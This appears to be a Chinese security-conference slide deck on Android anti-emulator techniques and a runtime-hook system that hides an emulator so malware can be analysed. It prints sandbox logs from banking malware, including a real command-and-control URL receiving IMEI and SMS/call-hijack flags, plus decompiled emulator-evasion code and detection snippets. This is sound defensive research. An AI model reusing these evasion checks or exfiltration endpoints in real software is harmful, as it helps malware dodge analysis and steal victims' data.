- 反编译APK
- 将smali代码中对Landroid/os/Build的引用修改为自定义的类
- 重新编译、签名生成APK

```
sget-object v0, Landroid/os/Build;->BRAND:Ljava/lang/String;

.line 94
.local v0, "brand":Ljava/lang/String;
const-string v1, "generic"
```

```
.class public Lbndroid/os/Build;
.super Ljava/lang/Object;
.source "Build.java"

# static fields
.field public static final BRAND:Ljava/lang/String; = "google"
```

# 模拟器改造的效果

# Tim Strazzere:anti-emulator

- https://github.com/strazzere/anti-emulator
- 改造前


```
E:\01-MobileSec>adb logcat -s AntiEmulator:V
V/AntiEmulator( 3165): Checking for QEmu env...
V/AntiEmulator( 3165): hasKnownDeviceId : true
V/AntiEmulator( 3165): hasKnownImei : true
V/AntiEmulator( 3165): hasKnownPhoneNumber : true
V/AntiEmulator( 3165): isOperatorNameAndroid : true
V/AntiEmulator( 3165): hasKnownImsi : true
V/AntiEmulator( 3165): hasEmulatorBuild:true
V/AntiEmulator( 3165): hasPipes : true
V/AntiEmulator( 3165): hasQEmuDriver : false
V/AntiEmulator( 3165): hasQEmuFiles : true
V/AntiEmulator( 3165): QEmu environment detected.
```


- 改造后


```
E:\01-MobileSec>adb logcat -s AntiEmulator:V
V/AntiEmulator( 2545): Checking for QEmu env...
V/AntiEmulator( 2545): hasKnownDeviceId : false
V/AntiEmulator( 2545): hasKnownImei : false
V/AntiEmulator( 2545): hasKnownPhoneNumber : false
V/AntiEmulator( 2545): isOperatorNameAndroid : false
V/AntiEmulator( 2545): hasKnownImsi : false
V/AntiEmulator( 2545): hasEmulatorBuild:false
V/AntiEmulator( 2545): hasPipes : false
V/AntiEmulator( 2545): hasQEmuDriver : false
V/AntiEmulator( 2545): hasQEmuFiles : false
V/AntiEmulator( 2545): QEmu environment not detected.
```

# Fake Facebook

- 改造后：运行界面



# Fake Facebook(cont.)

- 改造后：行为监控


```
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":
{"target":"http://androidsoftsecurity.net", "request":"null", "context":"null"},
"StackTrace":"[dalvik.system.VMStack.getThreadStackTrace(Native Method), java.lang.Thread.getSt
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":{null},
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":{null},
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"device_policy
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"phone"}}}
{"Uid":"10048", "InvokeApi":{"android.telephony.TelephonyManager->getDeviceId":{}}}
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"phone"}}}
{"Uid":"10048", "InvokeApi":{"android.telephony.TelephonyManager->getNetworkOperatorName":{}}}
```

```
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":
{"target":"http://androidsoftsecurity.net",
"request":"http://androidsoftsecurity.net/iBanking/sms/sync.php-post:bot_id=200&
imei=4998e1dba23dd6a4&iscallhack=1&issmshack=1&isrecordhack=1&isrecordcall=1&isadmin=1&
operator=CMCC&control_number=%2B61448835329", "context":"null"}, "StackTrace":"[dalvik.sy
```

# Fake Facebook(cont.)

- 改造后：行为监控


```
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->startService":
{"service":"Intent { cmp=com.BioTechnology.iClientsService19200/
com.soft360.iService.AService }"}}}
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->startService":
{"service":"Intent { cmp=com.BioTechnology.iClientsService19200/
com.soft360.iService.webService }"}}}
```

```
{"path":"/data/data/com.BioTechnology.iClientsService19200/
shared_prefs/com.BioTechnology.iClientsService19200_preferences.xml",
"flags":"577"}}}
{"Uid":"10048", "FileRW":{ "operation": "write", "data":
"3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0
a3c6d61703e0a3c737472696e67206e616d653d226b6f64653139223e
343231353330373831 3c2f73747269", "id": "189255383"}}
```

```
<?xml version='1.0' encoding='utf-8'
    standalone='yes' ?>
<map>
<string name="kode19">421530781</stri
```

# Wroba

```
public void onCreate()
{
  super.onCreate();
  BaseMessage localBaseMessage = new BaseMessage();
  if ((!localBaseMessage.isEmulator()) && (!localBaseMessage.isContant(this).booleanValue()))
  {
    SQLiteHelper.CreateSQLiteHelper(this);
    this.isrun = true;
    new Thread(this).start();
  }
}
```

```
public boolean isEmulator()
{
  return (Build.MODEL.equals("sdk")) || (Build.MODEL.equals("google_sdk"));
}
```

# Wroba(cont.)

- 改造后：行为监控


```
{"Uid":"10048", "InvokeApi":
{"android.content.ContentResolver->query":
{"uri":"content://com.android.contacts/contacts",
"projection":"null", "selection":"null",
"selectionArgs":"null", "sortOrder":"null",
"cancellationSignal":"null"},
```

```
{"libcore.io.IoBridge->open":
{"path":"/data/data/nb.four/shared_prefs/wx.xml", "flags":"577"}}}
{"Uid":"10048", "FileRW":{ "operation": "write", "data":
"3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0
a3c6d61703e0a3c737472696e67206e616d653d22657432223e64646
4643c2f737472696e673e0a3c737472", "id": "2017470375"}}
```

```
<?xml version='1.0' encoding='utf-8'
standalone='yes' ?>
<map>
<string name="et2">dddd</string>
<str
```

# 其他模拟器检测方法

# 通过Native Code检测模拟器

- __system_property_get


```
JNIEXPORT jboolean JNICALL Java_com_emulator_detect_DetectUtils_detectGetpropDirectly
( JNIEnv* env, jobject thiz )
{
    int len;
    char buf[1024];
    len = __system_property_get("ro.product.name", buf);
    return (strcmp(buf, "sdk") == 0);
}
```

- stat ("/dev/qemu_pipe", &buffer) == 0

```
I/EmulatorDetect( 5489): Native Code-__system_property_get: The device is an And
roid emulator
I/EmulatorDetect( 5489): Native Feature File - /dev/qemu_pipe: The device is an
Android emulator
```

# 通过物理环境感知检测模拟器

- Android系统传感器普及率
  - 数据来源:OpenSignal




- 模拟器不存在相关的物理传感器

# 设备震动+Microphone

- 如何使设备震动

```
<uses-permission android:name="android.permission.VIBRATE"/>
```

Make sure to include this line in your AndroidManifest.xml file.

## Import the Vibration Library

Most IDEs will do this for you, but here is the import statement if yours doesn't:

```
import android.os.Vibrator;
```

Make sure this in the activity where you want the vibration to occur.

## How to Vibrate for a Given Time

In most circumstances, you'll be wanting to vibrate the device for a short, predetermined amount of time. You can achieve this by using the `vibrate(long milliseconds)` method. Here is a quick example:


```
// Get instance of Vibrator from current Context
Vibrator v = (Vibrator) getSystemService(Context.VIBRATOR_SERVICE);

// Vibrate for 400 milliseconds
v.vibrate(400);
```

http://stackoverflow.com/questions/13950338/how-to-make-an-android-device-vibrate

# 设备震动+Microphone(cont.)


- 监听声音变化




# 设备震动+Accelerometer

- 监听加速度变化

# 通过电量统计数据差异检测模拟器



# 总结

- 设计实现了反模拟器行为的检测
- 对真实样本数据的分析发现
  - 反模拟器行为在真实世界中应用十分普遍
  - 大部分第三方库进行了模拟器环境检测
  - 正常样本中模拟器检测行为比例高于恶意样本
- 基于Runtime Hook的反模拟器对抗系统可以提高行为触发
- 提出其他模拟器检测的方法

# 谢谢！


- MindMac <mindmac.hu@gmail.com>
- Claud Xiao <secmobi@gmail.com>


HideAndroidEmulator:
https://github.com/MindMac/HideAndroidEmulator